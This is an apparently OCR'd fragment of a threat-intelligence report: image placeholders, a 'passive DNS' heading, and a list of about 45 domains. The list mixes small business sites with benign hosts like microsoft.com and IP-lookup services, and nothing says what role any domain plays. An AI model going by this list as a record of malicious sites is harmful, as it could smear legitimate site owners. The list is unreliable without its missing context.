





ENRICHED WITH PASSIVE DNS






mykeeptake.xyz.


chamberstimber.com
fufu.com.mx
thesocialindian.in
weliketomoveit.ca
eclatpro.com
r2consulting.net
brokbutcher.com
gnatyshyn.pl
kabiledans.com
amedion.net
kermain-valley.com
simcon.ca
tonysmarineservice.co.uk
electdebraconrad.com
sano.ir
duncanfalk.com
portraitworkshop.com
vodaless.net
anysrc.net
nebula-ent.com
techwide.net
tagtea.com
misico.com
clubvolvoitalia.it
identrust.com
invizza.com
wtfismyip.com
nisekotourguide.net
soportek.cl
alberguetaull.com
turbobuicks.net
trustsoft.ro
positivebusinessimages.com
abovecreative.com
healthdataknowledge.com
ixsis.com
amexx.sk
eeodlewnia.pl
msftncsi.com
ipgce.com
microsoft.com
planetferguson.net
myexternalip.com
canevazzi.com.br
fundacionafanic.com
irontech.com.tr
